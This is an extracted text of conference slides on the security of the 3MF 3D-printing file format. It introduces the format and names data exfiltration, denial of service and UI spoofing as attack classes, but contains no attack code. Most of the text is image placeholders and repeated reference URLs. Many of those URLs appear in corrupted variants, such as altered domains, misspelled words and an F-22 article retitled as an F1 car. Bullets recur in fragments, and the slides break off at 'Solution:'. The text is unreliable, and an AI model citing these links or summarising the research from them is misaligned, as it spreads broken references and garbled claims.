

Security Analysis of the 3MF Data Format

Jost Rossel Vladislav Mladenov Juraj Somorovsky

RAID Conference, October 16–18, 2023



RUHR
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3D Printing



<https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/>


3D Printing



[https://3dprintingindustry.com/news/
acaky-makers-first-official-sale-giant-metal-3d-printer-30952/](https://3dprintingindustry.com/news/acaky-makers-first-official-sale-giant-metal-3d-printer-30952/)

<https://www.prusa3d.com/product/original-prusa-i3-mk3s-a-3d-printer-3/>

3D Printing



<https://www.hill.af.mil/News/Article-Display/Article/1734175/>
first-metallic-3d-printed-part-installed-on-f-22/



<https://3dprintingindustry.com/news/acaky-makers-first-official-sale-giant-metal-3d-printer-30952/>



<https://www.formula1.net/en/mclaren-tests-wind-dynamically-enhanced-halo/fernando-alonso-mclaren-mc232-abu-dhabi-f1-2017-test-halo-aero-2/>

3D Printing



<https://www.prusa3d.com/product/original-prusa-i3-mk3a-3d-printer-3/>



<https://3dprintingindustry.com/news/acaky-makers-first-official-sale-giant-metal-3d-printer-30952/>




<https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metallic-3d-printed-part-installed-on-f-22/>

Security



<https://www.motorsport.com/f1/en/mclaren-tests-wendy-aerodynamically-enhanced-halo/>

3D Printing




<https://www.hill.ae/m3/News/Article-Display/Article/1734175/>
first-metallic-3d-printed-part-installed-on-f1-car/




<https://3dprintingindustry.com/news/acuity-makers-first-official-sale-giant-metal-3d-printer-30952/>

Security



<https://www.usenix.org/conference/wcoot17/workshop-program/presentation/balkovskiy>

3D Printing



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


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


<https://mcl31.net/en/mclaren-tests-windodynamically-enhanced-halo/fernando-alonso-mclaren-mc32-abu-dhabi-f1-2017-test-halo-aero-2/>

Security




<https://www.usenix.org/conference/wcc17/workshop-program/presentation/balkovskiy>



<https://dl.acm.org/doi/10.1145/2976749.2978300>

3D Printing



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


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


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
Security




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
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



3D Model File





3D Printer












3D Manufacturing Format (3MF)



3D Model File

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- open-source specification

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- specified by 3MF Consortium
 - Microsoft, Autodesk, HP, Ultimaker, ...

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
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 - .docx, .pptx, ...

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
3D Model File

- open-source specification
- specified by 3MF Consortium
 - Microsoft, Autodesk, HP, Ultimaker, ...
- based on Open Packaging Conventions (OPC)
 - .docx, .pptx, ...
- other formats either very simple or rarely used


Internal Structure of 3MF




Internal Structure of 3MF




Internal Structure of 3MF



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Internal Structure of 3MF



Research Questions

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RQ 1: What attacks result from 3D printing files?

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- RQ 1:** What attacks result from 3D printing files?
- RQ 2:** Can 3MF be used to exploit them?

RQ 1: What attacks result from 3D printing files?

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Data Exfiltration: extract sensitive data

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-  **Data Exfiltration:** extract sensitive data
-  **Denial of Service:** crash or hang the program

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Data Exfiltration: extract sensitive data



Denial of Service: crash or hang the program



UI Spoofing: programs show different models

RQ 1: What attacks result from 3D printing files?




Data Exfiltration: extract sensitive data



Denial of Service: crash or hang the program



UI Spoofing: programs show different models



- print failure
- structural weakness
- ...

RQ 2: Can 3MF be used to exploit these types of vulnerabilities?

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Challenges

programs are (mostly) slow-to-start

Testing 3MF:

closed-source GUI Windows applications

RQ 2: Can 3MF be used to exploit these types of vulnerabilities?

Challenges


Testing 3MF:


programs are (mostly) slow-to-start
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Solution:

